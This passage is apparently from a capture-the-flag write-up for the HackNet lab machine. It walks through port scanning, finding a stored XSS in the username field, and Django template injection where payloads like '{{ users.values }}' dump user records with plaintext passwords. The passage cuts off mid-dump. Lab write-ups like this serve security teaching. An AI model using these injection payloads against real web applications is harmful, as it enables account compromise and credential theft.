










RECON
Port Scan
$ rustscan -a $target_ip --ulimit 2000 -r 1-65535 -- -A sS -Pn

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 95:62:ef:97:31:82:ff:a1:c6:08:01:8c:6a:0f:dc:1c (ECDSA)
|_  256 5f:bd:93:10:20:70:e6:09:f1:ba:6a:43:58:86:42:66 (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-title: Did not follow redirect to http://hacknet.htb/
|_http-server-header: nginx/1.22.1Whatweb:
$ whatweb http://hacknet.htb

http://hacknet.htb [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.22.1], IP[10.129.22.148], JQuery[3.7.1], Title[HackNet - social network for hackers], UncommonHeaders[x-content-type-options,referrer-policy,cross-origin-opener-policy], X-Frame-Options[DENY], nginx[1.22.1]The title suggests this is a custom-built social network app,
Impression

After registering, we infiltrate a sleek hacker-themed CMS:

Once inside, the platform lets us hunt down users with ease:

These users broadcast their posts under the Explore channel:

We can drop a “like” on their content, but commenting is locked until we add them as contacts:
Friend requests move through userId, though replies aren't guaranteed:

Later, we'll unleash a spray of requests to detect active responses—verified by prowling through the Messages channel.
We can also craft our own posts and upload avatars, with the platform enforcing basic validation over submitted images:

Plenty of interactive attack vectors emerge, each begging for deeper reconnaissance and exploitation.
WEB
Vuln Entry
When striking the like button on a post, the interface instantly reveals the roster of users who have already reacted. The list mutates dynamically—each tap of the heart toggling the state in real time. Clearly, some client-side script, likely JavaScript, is orchestrating asynchronous fetches beneath the surface.
Hammering the button repeatedly exposes the pattern: requests fire toward the endpoint /like/<userId+1> to update the reaction state, while /likes/<userId+1> serves back the refreshed list of profiles:

The returned fragment isn't part of the visible front end; it's quietly parsed to extract user profiles, presented as HTML blocks:
...
<div class="likes-review-item">
    <a href="/profile/24">
        <img src="/media/24.jpg" title="brute_force">
    </a>
</div>
<div class="likes-review-item">
    <a href="/profile/25">
        <img src="/media/25.jpg" title="shadowwalker">
    </a>
</div>
<div class="likes-review-item">
    <a href="/profile/27">
        <img src="/media/test.jpg" title="axura">
    </a>
</div>Here, usernames are injected into the title attribute of each <img> tag. Since this property originates from user-controlled data, it opens the door for tampering: manipulate the username field before interacting with the like system, and the payload lands directly in rendered HTML.
XSS
This invites classic cross-site scripting. By carefully closing the <img> tag and injecting a script, we weaponize the username field:

Success—our payload executes:

Yet, this is not useful unless priviledged victims suffering from phishing. Since they don't traverse the like lists, leaving us with no immediate victim to compromise. The vector is valid, but the lack of a high-value target forces us to pivot. We'll need to parlay this foothold into a broader attack surface.
SSTI
Next move: commonly test the vector for template injection. Seed the username with classic arithmetic probes:
{{7*7}}
${7*7}
<% 7*7 %>
[[7*7]]This first payload triggers "Something went wrong…":

No explicit RCE, but the anomaly is loud—the curly braces in the username trigger evaluation. Strong SSTI scent.
The server appears to render specific context vars inside {{ ... }}. If the backend is Jinja2, a go-to probe is:
{{ request.environ }}Jackpot:

Enumeration time. Testing {{ users }} yields a dump:
<div class="likes-review-item">
    <a href="/profile/27">
        <img src="/media/test.jpg" title="<QuerySet [<SocialUser: hexhunter>, <SocialUser: shadowcaster>, <SocialUser: blackhat_wolf>, <SocialUser: glitch>, <SocialUser: codebreaker>, <SocialUser: shadowmancer>, <SocialUser: whitehat>, <SocialUser: brute_force>, <SocialUser: shadowwalker>, <SocialUser: {{ users }}>]>">
    </a>
</div>That QuerySet [<SocialUser: …>] repr screams Django CBV ListView piping a SocialUser queryset straight into the template.
So {{ users }} is a Django QuerySet of SocialUser objects. Pivot to {{ users.values }} to exfil attributes:
<div class="likes-review-item">
    <a href="/profile/27">
        <img src="/media/profile.png" title="<QuerySet [{'id': 2, 'email': '[email protected]', 'username': 'hexhunter', 'password': 'H3xHunt3r!', 'picture': '2.jpg', 'about': 'A seasoned reverse engineer specializing in binary exploitation. Loves diving into hex editors and uncovering hidden data.', 'contact_requests': 0, 'unread_messages': 0, 'is_public': True, 'is_hidden': False, 'two_fa': False}, {'id': 6, 'email': '[email protected]', 'username': 'shadowcaster', 'password': 'Sh@d0wC@st!', 'picture': '6.jpg', 'about': 'Specializes in social engineering and OSINT techniques. A master of blending into the digital shadows.', 'contact_requests': 0, 'unread_messages': 0, 'is_public': True, 'is_hidden': False, 'two_fa': False}, {'id': 7, 'email': '[email protected]', 'username': 'blackhat_wolf', 'password': 'Bl@ckW0lfH@ck', 'picture': '7.png', 'about': 'A black hat hacker with a passion for ransomware development. Has a reputation for leaving no trace behind.', 'contact_requests': 0, 'unread_messages': 0, 'is_public': True, 'is_hidden': False, 'two_fa': False}, {'id': 9, 'email': '[email protected]', 'username': 'glitch', 'password': 'Gl1tchH@ckz', 'picture': '9.png', 'about': 'Specializes in glitching and fault injection attacks. Loves causing unexpected behavior in software and hardware.', 'contact_requests': 0, 'unread_messages': 0, 'is_public': True, 'is_hidden': False, 'two_fa': False}, {'id': 12, 'email': '[email protected]', 'username': 'codebreaker', 'password': 'C0d3Br3@k!', 'picture': '12.png', 'about': 'A programmer with a 